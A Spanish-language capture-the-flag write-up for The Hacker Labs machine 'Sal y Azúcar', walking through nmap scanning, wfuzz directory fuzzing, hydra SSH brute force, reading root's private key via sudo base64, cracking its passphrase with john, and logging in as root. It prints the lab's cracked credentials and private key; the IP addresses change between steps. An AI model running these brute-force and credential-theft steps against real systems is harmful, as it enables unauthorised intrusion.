

Maquina sal y azucar // The Hacker Labs

Iniciamos haciendo un escaneo en nmap una vez abierta la maquina:

```
nmap -sSCV -n <ip> -oN targeted -Pn
```


sSCV: Combina tres opciones:

- **-sS:** Realiza un escaneo SYN, también conocido como escaneo furtivo o semiabierto.
- **-sC:** Utiliza los scripts NSE (Nmap Scripting Engine) predeterminados para detectar información adicional.
- **-sV:** Detecta la versión del servicio que se está ejecutando en los puertos abiertos.

-n: No resuelve nombres de dominio, lo que acelera el escaneo

oN targeted: Guarda la salida del escaneo en un archivo llamado targeted en formato normal de Nmap.

-Pn: Desactiva la detección de hosts (ignora el ping) y asume que el host está activo.



```
root@chubu: /home/chubu/Descargas
Archivo Acciones Editar Vista Ayuda
root@chubu)-[/home/chubu/Descargas]
# sudo nmap -sSCV -n 192.168.0.13 -oN targeted -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 13:51 -03
Nmap scan report for 192.168.0.13
Host is up (0.0031s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_ 256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:76:0A:09 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Carpeta pe...
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
root@chubu)-[/home/chubu/Descargas]
```

Como tenemos un servidor apache lo vamos a fuzzear y nos encontramos con un directorio y lo hacemos con el siguiente parámetro.

```
wfuzz -c --hc 400,404 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.0.13/FUZZ
```

-c: Salida en color para facilitar la lectura.

--hc 400,404: Oculta respuestas HTTP con códigos de estado 400 y 404 (errores comunes que no son relevantes).


-w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt: Especifica el diccionario de palabras que se usará para la fuerza bruta.

-u http://192.168.0.13/FUZZ: URL objetivo, donde FUZZ es el punto de inyección donde se probarán las entradas del diccionario.

```
(root@chubu)-[/usr/_/wordlists/seclists/Discovery/Web-Content]
wffuzz -c -hc 400,404 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.0.13/FUZZ
*****
* Wffuzz 3.1.0 - The Web Fuzzer *
*****
Inicio Sobre Nosotros Reglas Rankings Contacto Mi Cuenta Salir
Target: http://192.168.0.13/FUZZ
Total requests: 220560
*****
ID Response Lines Word Chars Payload
000000001: 200 368 L 933 W 10701 Ch "# directory-list-2.3-medium.txt"
000000003: 200 368 L 933 W 10701 Ch "# Copyright 2007 James Fisher"
000000007: 200 368 L 933 W 10701 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000010: 200 368 L 933 W 10701 Ch "#"
000000009: 200 368 L 933 W 10701 Ch "# Suite 300, San Francisco, California, 94105, USA."
000000004: 200 368 L 933 W 10701 Ch "#"
000000005: 200 368 L 933 W 10701 Ch "# This work is licensed under the Creative Commons"
000000006: 200 368 L 933 W 10701 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000002: 200 368 L 933 W 10701 Ch "#"
000000008: 200 368 L 933 W 10701 Ch "# or send a letter to Creative Commons, 171 Second Street,"
000000011: 200 368 L 933 W 10701 Ch "# Priority ordered case-sensitive list, where entries were found"
000000013: 200 368 L 933 W 10701 Ch "#"
000000014: 200 368 L 933 W 10701 Ch "http://192.168.0.13/"
000000012: 200 368 L 933 W 10701 Ch "# on at least 2 different hosts"
000000965: 301 9 L 28 W 314 Ch "summary"
000045240: 200 368 L 933 W 10701 Ch "http://192.168.0.13/"
Total time: 430.9102
Processed Requests: 76142
Filtered Requests: 76126
Requests/sec.: 176.7003
/usr/lib/python3/dist-packages/wffuzz/wfuzz.py:78: UserWarning:Fatal exception: Pycurl error 28: Operation timed out after 90124 milliseconds with 0 bytes received
```

Ahí tenemos el directorio summary

Lo abrimos en el navegador:



Ahora utilizamos hydra para hacer fuerza bruta a la contraseña:

-t 64: Número de tareas (hilos) concurrentes para el ataque, lo que aumenta la velocidad.

ssh: Protocolo objetivo (en este caso, SSH).

-L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt: Archivo que contiene la lista de nombres de usuario a probar.

p /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt: Archivo que contiene la lista de contraseñas a probar.

```
(root@chubu)-[/usr/_/wordlists/seclists/Discovery/Web-Content]
hydra 192.168.0.17 -t 64 ssh -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt -P /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-15 14:54:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 389837896900 login tries (l:624370/p:624370), ~6091217140 tries per task
[DATA] attacking ssh://192.168.0.17:22/
[22][ssh] host: 192.168.0.17 login: info password: querty
[STATUS] 624591.00 tries/min, 624591 tries in 00:01h, 389837272343 to do in 10402:29h, 30 active
[STATUS] 208334.67 tries/min, 625004 tries in 00:03h, 389837271933 to do in 31186:47h, 27 active
[STATUS] 89374.86 tries/min, 625624 tries in 00:07h, 389837271316 to do in 72697:03h, 24 active
```

Intentamos una conexión ssh a la maquina con lo recaudado y accedemos <3

```

(root@chubu)-[/usr/share/wordlists/seclists/Usernames]
# ssh info@192.168.0.17
info@192.168.0.17's password:
Linux salyazucar 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 15 17:00:34 2024 from 192.168.0.16
Could not chdir to home directory /home/NULL: No such file or directory
info@salyazucar:/$ █

```

como todavia estamos de usuario y no de root vamos a ver la id_rsa del root

```

info@salyazucar:/$ sudo base64 "/root/.ssh/id_rsa" | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
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

```

En un archivo txt en nano, metemos el contenido de la id_rsa

```

Kali Linux 3
(root@chubu)-[~]
# nano id_rsa

```


Guardamos y continuamos...

Después de crackear el id_rsa con john, tenemos lo que buscábamos:

--wordlist=/usr/share/wordlists/rockyou.txt: Especifica el archivo de diccionario que se utilizará para el ataque, en este caso, rockyou.txt.

hash.txt: Archivo que contiene los hashes que se intentarán descifrar.

```
(root@chubu)-[~]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:44 0.01% (ETA: 2024-08-07 05:46) 0g/s 9.062p/s 9.062c/s 9.062C/s 234567..bunny
0g 0:00:04:49 0.01% (ETA: 2024-08-08 17:03) 0g/s 8.509p/s 8.509c/s 8.509C/s soccer13..pinklady
0g 0:00:04:56 0.01% (ETA: 2024-08-08 19:53) 0g/s 8.477p/s 8.477c/s 8.477C/s secret1..canela
0g 0:00:05:00 0.01% (ETA: 2024-08-08 20:22) 0g/s 8.467p/s 8.467c/s 8.467C/s twister..hassan
honda1 (id_rsa)
1g 0:00:07:04 DONE (2024-07-15 15:33) 0.002357g/s 8.375p/s 8.375c/s 8.375C/s indiana..01234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Le damos permisos y accedemos:

Con **chmod** le damos los permisos a archivos y directorios, con el parametro **600** establecemos los permisos del archivo para que solo el propietario tenga permisos de lectura y escritura.

```
(root@chubu)-[~]
# chmod 600 id_rsa
```

Con la clave privada id_rsa conectamos un ssh como root

```
(root@chubu)-[~]
# ssh -i id_rsa root@192.168.0.21
The authenticity of host '192.168.0.21 (192.168.0.21)' can't be established.
ED25519 key fingerprint is SHA256:Aqrin/tRY0EaFyAyEecHnEyZfJTHLRILd1G2j74ViR8.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.21' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux salyazucar 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 21 12:11:33 2024 from 192.168.0.108
root@salyazucar:~#
```

Y accedemos...

Luego viene hacer un ls y cat para acceder al root.txt y tenemos nuestra flag.

